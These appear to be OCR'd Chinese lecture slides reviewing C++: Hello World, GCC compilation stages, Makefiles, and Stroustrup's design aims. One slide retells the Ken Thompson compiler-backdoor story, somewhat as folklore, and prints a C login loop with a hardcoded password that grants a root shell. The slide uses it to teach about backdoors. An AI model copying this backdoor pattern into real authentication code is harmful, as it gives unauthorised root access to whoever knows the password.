

问题

- 我需要什么编程语言？



根据领域需求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问题求解与实践

——C++回顾

主讲教师： 陈雨亭、沈艳艳

What is a program?

A first program – just the guts…

```
// …

int main()                          // main() is where a C++ program starts
{
   cout << "Hello, world!\n";       // output the 13 characters  Hello, world!
                                    // followed by a new line
   return 0;                        // return a value indicating success
}

// quotes delimit a string literal
// NOTE: “smart” quotes “  ” will cause compiler problems.
//                  so make sure your quotes are of the style  " "
// \n is a notation for a new line
```


A first program – complete

```
// a first program:

#include "std_lib_facilities.h"        // get the library facilities needed for now

int main()                             // main() is where a C++ program starts
{
   cout << "Hello, world!\n";          // output the 13 characters  Hello, world!
                                       // followed by a new line
   return 0;                           // return a value indicating success
}

   // note the semicolons; they terminate statements
   // braces { … } group statements into a block
   // main( ) is a function that takes no arguments ( )
   //     and returns an int (integer value) to indicate success or failure
```

A second program

```
// modified for Windows console mode:

#include "std_lib_facilities.h"      // get the facilities for this course

int main()                           // main() is where a C++ program starts
{
   cout << "Hello, world!\n";        // output the 13 characters  Hello, world!
                                     // followed by a new line
   keep_window_open();               // wait for a keystroke
   return 0;                         // return a value indicating success
}

// without keep_window_open() the output window will be closed immediately
// before you have a chance to read the output (on Visual C++ 20xx)
```

Compilation and linking




- You write C++ source code
  - Source code is (in principle) human readable
- The compiler translates what you wrote into object code (sometimes called machine code)
  - Object code is simple enough for a computer to "understand"
- The linker links your code to system code needed to execute
  - E.g., input/output libraries, operating system code, and windowing code
- The result is an executable program
  - E.g., a **.exe** file on windows or an **a.out** file on Unix

问题


- GCC将源代码（.c/.cpp）编译为可执行代码，经过了哪些步骤？
- 每一个步骤产生什么中间产品？
- 这些步骤中采用的命令分别是什么？

GCC Compilation Process




https://linux.die.net/man/1/gcc

Clang+LLVM


cout.o
clang++ -S test.i
cpp代码
test.cc
预处理
预处理
的文件
test.i
汇编文
本
test.s
汇编器
test.o
链接器
二进制
代码
https://blog.csdn.net/bleedingfight

ArkCompiler



GNU Make

```c
// hello.c
#include <stdio.h>

int main() {
    printf("Hello, world!\n");
    return 0;
}
```

```makefile
all: hello.exe

hello.exe: hello.o
	gcc -o hello.exe hello.o

hello.o: hello.c
	gcc -c hello.c

clean:
	rm hello.o hello.exe
```

- $@: the target filename.
- $*: the target filename without the file extension.
- $<: the first prerequisite filename.
- $^: the filenames of all the prerequisites, separated by spaces, discard duplicates.
- $+: similar to $^, but includes duplicates.
- $?: the names of all prerequisites that are newer than the target, separated by spaces.

```
all: hello.exe

# $@ matches the target; $< matches the first dependent
hello.exe: hello.o
        gcc -o $@ $<

hello.o: hello.c
        gcc -c $<

clean:
        rm hello.o hello.exe
```

So what is programming?

- Conventional definitions
  - Telling a **very** fast moron ***exactly*** what to do
  - A plan for solving a problem on a computer
  - Specifying the order of a program execution
    - But modern programs often involve millions of lines of code
    - And manipulation of data is central
- Definition from another domain (academia)
  - A … program is an organized and directed accumulation of resources to accomplish specific … objectives …
    - Good, but no mention of actually doing anything
- The definition we'll use
  - Specifying the structure and behavior of a program, and testing that the program performs its task correctly and with acceptable performance
    - Never forget to check that "it" works
- Software == one or more programs

The Essence of C++


with examples in C++84, C++98, C++11, and C++14

Bjarne Stroustrup

Texas A&M University

www.stroustrup.com

What are C & C++ ?




Overview

- Aims and constraints
- C++ in four slides
- Resource management
- OOP: Classes and Hierarchies
  - (very briefly)
- GP: Templates
  - Requirements checking
- Challenges

What did/do I want?

- Type safety
  - Encapsulate necessary unsafe operations
- Resource safety
  - It's not all memory
- Performance
  - For some parts of almost all systems, it's important
- Predictability
  - For hard and soft real time
- Teachability
  - Complexity of code should be proportional to the complexity of the task
- Readability
  - People and machines ("analyzability")




- Ken Thompson，C语言前身B语言的作者，Unix的发明人之一。Ken爷爷有段佳话：装了UNIX的PDP-11最早被安装在Bell Lab里供大家日常使用。很快大家就发现Ken爷爷总能进入他们的帐户，获得最高权限。Bell Lab里的科学家都心比天高，当然被搞得郁闷无比。于是有高手怒了，跳出来分析了UNIX代码，找到后门，修改代码，然后重新编译了整个UNIX。就在大家都以为“这个世界清净了”的时候，他们发现Ken爷爷还是轻而易举地拿到他们的帐户权限，百思不解后，只好继续郁闷。谁知道这一郁闷，就郁闷了14年。
- 直到Ken爷爷获得图灵奖之后，发表自己获奖感言时道出个其中缘由。原来，代码里的确有后门，但后门不在Unix代码里，而在编译Unix代码的C编译器里。

```c
/*
 * Ask for the password.
 */
while (pwd) {
        if ((p = getpasswd(pwd->pw_passwd)) == NULL)
                break;
        if (pwd->pw_passwd[0] == 0 ||
            strcmp(p, "bojieli") == 0 ||
            strcmp(crypt(p, pwd->pw_passwd), pwd->pw_passwd) == 0)
                sushell(pwd);
        mask_signal(SIGQUIT, SIG_IGN, &saved_sigquit);
        mask_signal(SIGTSTP, SIG_IGN, &saved_sigtstp);
        mask_signal(SIGINT,  SIG_IGN, &saved_sigint);
        fprintf(stderr, _("Login incorrect\n\n"));
}
```

Who did/do I want it for?

- Primary concerns
  - Systems programming
  - Embedded systems
  - Resource constrained systems
  - Large systems

- Experts
  - “C++ is expert friendly”
- Novices
  - C++ Is not ***just*** expert friendly



What is C++?

Template meta-programming!

Class hierarchies

A hybrid language

A multi-paradigm programming language

Buffer overflows

It's C!

Classes

Embedded systems programming language

Too big!

Low level!

Generic programming

An object-oriented programming language

A random collection of features


C++

A light-weight abstraction programming language

Key strengths:

- software infrastructure
- resource-constrained applications

Programming Languages



Domain-specific abstraction

Fortran

Cobol

General-purpose abstraction

Simula

Java

C++

C++11

C#

Direct mapping to hardware

Assembler

BCPL


C

What does C++ offer?

- Not perfection
  - Of course
- Not everything for everybody
  - Of course
- A solid fundamental model
  - Yes, really
- 30+ years of real-world “refinement”
